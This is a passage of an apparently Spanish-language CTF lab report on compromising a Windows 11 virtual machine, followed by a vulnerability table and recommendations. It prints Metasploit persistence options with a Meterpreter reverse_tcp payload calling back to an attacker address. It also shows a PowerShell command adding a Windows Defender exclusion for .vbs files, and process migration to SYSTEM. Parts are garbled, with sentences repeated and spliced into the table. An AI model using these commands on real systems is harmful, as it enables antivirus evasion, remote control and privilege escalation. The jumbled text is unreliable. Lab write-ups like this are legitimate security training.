payload => windows/meterpreter/reverse_tcp
msf exploit(windows/local/persistence) > options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.112       yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf exploit(windows/local/persistence) >
```

Como no va a funcionar por el archivo .vbs primero abro la Shell para trabajar las exclusiones añado el .vbs y después lo compruebo que se ha creado correctamente.


```
PS C:\Users\User\Music> Add-MpPreference -ExclusionExtension ".vbs"
Add-MpPreference -ExclusionExtension ".vbs"
PS C:\Users\User\Music> exit
exit

C:\Users\User\Music>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions"
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions
    .vbs    REG_DWORD    0x0


C:\Users\User\Music>
```

Me voy a la persistencia y le pongo las opciones adecuadas con su payload y puerto.



Aquí al hacer el exploit se ve como me devuelve la sesión perfectamente.

Veo que se recupera la sesión



Me voy a la persistencia y le pongo las opciones adecuadas con su payload y puerto

```
meterpreter > getuid
Server username: WIN11ENTERPRISE\User
meterpreter > migrate 6872
[*] Migrating from 7448 to 6872...

[*] 10.0.2.15 - Meterpreter session 6 closed.  Reason: Died

sessions
^C[-] migrate: Interrupted
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  4         meterpreter x86/windows  WIN11ENTERPRISE\User @ WIN11ENTERPRISE  10.0.2.112:4445 → 10.0.2.15:49684 (10.0.2.15)
  5         meterpreter x86/windows  WIN11ENTERPRISE\User @ WIN11ENTERPRISE  10.0.2.112:4445 → 10.0.2.15:49687 (10.0.2.15)

msf exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > ps

Process List
============
```

Me abro otra sesión

```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  4         meterpreter x86/windows  WIN11ENTERPRISE\User @ WIN11ENTERPRISE  10.0.2.112:4445 → 10.0.2.15:49684 (10.0.2.15)
  5         meterpreter x86/windows  WIN11ENTERPRISE\User @ WIN11ENTERPRISE  10.0.2.112:4445 → 10.0.2.15:49687 (10.0.2.15)

msf exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > ps

Process List
============
```

Me migro a otro proceso y se ve como se obtiene NT AUTHORITY\SYSTEM

```
meterpreter > migrate 8112
[*] Migrating from 7316 to 8112...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

5. Vulnerabilidades

A continuación se listan las vulnerabilidades encontradas:

ID	Vulnerabilidad	Tipo	Riesgo	Prueba/Evidencia	Mitigación
1	Autenticación SSH por credenciales	Credenciales (SSH)	Alto	ssh user@<IP>	Monitorización
2	Windows Defender deshabilitado	Control de Seguridad (Antivirus)	Alto	registro exportado HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	Sistema de alarmas
3	Credenciales débiles en SSH	Autenticación	Alto	Accedí por SSH usando la contraseña 1234567890 sin ningún tipo de bloqueo	Usar contraseñas fuertes o

Me voy a la persistencia y le pongo las opciones adecuadas con mi payload y puerto

4	Windows Defender desactivado	Control de seguridad	Alto	En la shell se muestra Windows Defender como *desactivado* y sin protección en tiempo real	Activar Windows Defender y protegerlo mediante políticas para evitar cambios
5	UAC desactivado	Configuración del sistema	Alto	El sistema no solicitó confirmación al ejecutar acciones administrativas	Configurar el UAC en nivel alto para evitar ejecuciones sin permiso
6	Exclusiones inseguras en Windows Defender	Configuración de seguridad	Alto	La query mostró rutas excluidas, incluyendo *C:\Users...\Music*, donde subí el payload	Eliminar exclusiones innecesarias y revisar las políticas de Defender

6. Recomendaciones

Se recomienda priorizar las vulnerabilidades de nivel crítico y alto, aplicando las siguientes medidas de mitigación específicas para sistemas operativos:

Se recomienda usar contraseñas fuertes, mantener Windows Defender y el UAC activados y revisar que no haya carpetas excluidas donde se pueda ejecutar malware. Mantener el sistema actualizado y con buenas configuraciones básicas ayuda a evitar que la máquina se comprometa tan fácilmente.

7. Conclusiones

En este CTF pude ver que la máquina era fácil de comprometer por tener defensas desactivadas y configuraciones débiles. Gracias a eso pude subir el troyano, ejecutar la sesión y escalar privilegios sin problema. Esto demuestra lo importante que es mantener una buena configuración básica para evitar accesos no deseados.

Los principales hallazgos incluyen:

Me voy a [illegible] (por ejemplo, servicios Windows con credenciales débiles).

- Obtención de acceso inicial mediante servicios expuestos mal configurados y puertos permisivas
- Escalada de privilegios mediante la explotación de cuentas administrativas con permisos excesivos, servicios configurados con privilegios elevados y vulnerabilidades locales en Windows.
- Implantación de mecanismos de persistencia que sobreviven a reinicios, demostrando la importancia de auditar servicios, tareas programadas, entradas de inicio y configuraciones de seguridad como UAC, Firewall y Windows Defender.

En resumen, el ejercicio evidencia a través de un sistema de laboratorio que podría suceder en un entorno real, comprometiendo la máquina con técnicas básicas y avanzadas de explotación y post-explotación, subrayando la importancia de una seguridad proactiva y controles de mitigación.